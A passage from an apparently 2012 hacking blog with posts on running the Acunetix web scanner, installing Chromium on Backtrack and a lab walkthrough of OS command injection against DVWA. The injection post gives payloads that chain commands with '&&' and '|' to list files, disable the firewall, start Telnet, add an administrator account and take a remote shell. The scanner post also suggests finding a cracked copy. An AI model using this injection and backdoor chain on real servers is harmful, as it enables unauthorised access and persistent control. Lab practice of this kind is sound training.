Hacking

Hacking is an ART OF EXPLOITATION.

Nessus

One of Good Network Vulnerability Scanner.

Accunetix

Web Application Scanner.

BeEF

Do You Love BeEF, Its an Browser Based Exploitation Framework.

Wikileaks

WikiLeaks is an international, online, non-profit[2] organisation which publishes secret information, news leaks, and classified media from anonymous sources.

Friday, July 20, 2012

Acunetix

Hello Friends today we are seeing the popular web application scanner called Acunetix,

The Acunetix is one of the best web application scanners,

we are having a lot of other scanners like

IBM Appscan,

Acunetix

HPWeb Inspect

Netsparker

W3af

In this only the w3af is the opensource web application scanner that is freely available with the Backtrack 5

comming to the Acunetix here i am showing the Acunetix version 7 and how to install and use it

go and search the google for the Acunetix version 7 and crack

after that install the accunetix and crack

Now we will start scan a website and search for vulnerabilities

First go to New Scan ->

you will be getting this screen


The scan type you have to enter

we are having different scan types like

1.want to scan for single URL

2.you can the crawled results for scanning

3.Want to scan for more than one URL, then we have to give it in a file and provide it as input

now we are scanning a single URL

I am taking an URL http://www.testasp.vulnweb.com


just click on next we can check our website is running or not

we will get the banner of the server like Server Operationg System and web server and language used to develop the website etc..


then the scanner asks for the crawling options see each and every option and check the box


Now when we click on next scan options will be there

we are having three types of scan options

1.Quick

2.Heuristic

3.Extensive

The Quick scan will wont give much correct results

The Extensive will take a lot of time to scan

so we will go for the Heuristic scan


Then it will show the final screen and we will go for scanning


Then Scanning starts

Then Happy Scanning

In my next post i will show how to test for the vulnerabilities using the Accunetix

Good Bye


Saturday, May 19, 2012

Command Execution Vulnerability Exploitation


Today i will be showing how to hack the website with the command execution vulnerability.

we will be see this on the DVWA

What is Command Execution ?

OS command injection is a technique used via a web interface in order to execute OS commands on a web server.

The user supplies operating system commands through a web interface in order to execute OS commands. Any web interface that is not properly sanitized is subject to this exploit. With the ability to execute OS commands, the user can upload malicious programs or even obtain passwords.

*** In the previous article i written how to access the dvwa from the backtrack that is installed in XP machine

Practical:

1.Take XP machine and the Backtrack Machine

2.Enter the ip of the XP machine and the dvwa

http://192.168.25.54/dvwa

the dvwa will open and go to command execution

3.The DVWA website asked to enter the IP to ping

so enter the 127.0.0.1(Your IP)

its pingging so its cool ..

4.Now try to execute the dir command ..

boom.......

got an error whats the problem ..

it only allows you to execute the ping command not any other then

how to bypass this

we can bypass this by using && or |(pipe) symbol

5. Now lets try this command

127.0.0.1 && dir  ( or)

127.0.0.1 | dir   ( or)

 | dir

means just pipe and command


ok its executed, now try to find the ip of remote system

127.0.0.1 | ifconfig

Now if u want to find the files in the system32 directory then

127.0.0.1 && cd ../../../../../windows/system32 & dir


Now you can access what ever files you require from the system

What else we can do with Command Execution

Normally i am executing the command like this

| dir

but after this i want to take shell of the remote computer, we are having different ways i am showing one

1.so what i do is i disabled the firewall by executing the windows commands

To disable the windows XP firewall

    netsh firewall set opmode disable

In your command execution type as "| netsh firewall set opmode disable" (without quotes)
   
To enable the windows XP firewall

    netsh firewall set opmode enable
   
2. After that i want to start the service which is help ful for me, so i started the TELNET service by using the following commands

To start the TELNET service from command prompt

    sc config tlntsvr start= auto (Hit Enter)

    net start telnet

In your command execution type as "| sc config tlntsvr start= auto" (without quotes)

    | net start telnet


3.so i want to access the remote PC with the help of Telnet but it will ask the login and password

so i added 1 user from cmd prompt only

To add new user from command prompt

    net user /add user1 Ab12345

In your command execution type as "| net user /add user1 Ab12345" (without quotes)


4.Now i am the user but not having prievilages to access the telnet so thats why i added this user to the Administrators group for admin prievilages

    net localgroup administrators user1 /add

In your command execution type as "| net localgroup administrators user1 /add" (without quotes)   


5.I started a terminal in the backtrack and try to connect with the telnet

After that now i connected with the telnet

    telnet 192.168.x.x
   
    login:user1
    password:Ab12345


Boooooooooooooooom...............
   
Got the shell of the remote computer

    c:\>


Access DVWA from Backtrack

Hi,

Today i will show you, How to access the DVWA(Damn Vulnerable Web Application) that is installed on the xp machine from the backtrack

1.First we require the XP machine and Backtrack machine in same network means

if the XP machine ip is 192.168.0.22

then backtrack should also be in the same network like 192.168.0.56

2.Install the XAMPP in the XP macine and start the services like Apache and Mysql


3. Download the DVWA(Damn Vulnerable Web Application) from http://sourceforge.net/projects/dvwa/  and paste in the c:/xampp/htdocs/

4. Now go to the dvwa folder and open the .htaccess file with notepad

5.Move to last and place a hash(#) before the "Deny from all"

and write "Allow from all in the next line"


6.Now go to the backtrack and in the browser type the ip of XP machine

http://192.168.0.22/dvwa

7.now you can access the dvwa easily as from remote


Thank You.


Thursday, April 26, 2012

Installing Google Chrome in Backtrack 5


Friends ,

Many asking how to install the Google chrome browser in the backtrack 5, today we will be seeing how to install that


Let us see the steps

1.In the root type as

apt-get install chromium-browser


2.change to chrome-browser directory

 cd /usr/lib/chromium-browser


3.Type the following command

 hexedit chromium-browser


4.You will be getting the hex-code ,


Here you have to search for geteuid and replace with getppid


press TAB and search (CTRL+S) for geteuid and change it to getppid and press CTRL+X ,

it will ask to save or not press 'Y' and close the terminal

and go to the Applications --> Internet --> Chromium Browser

and check whether the browser installed properly or not and enjoy the Backtrack.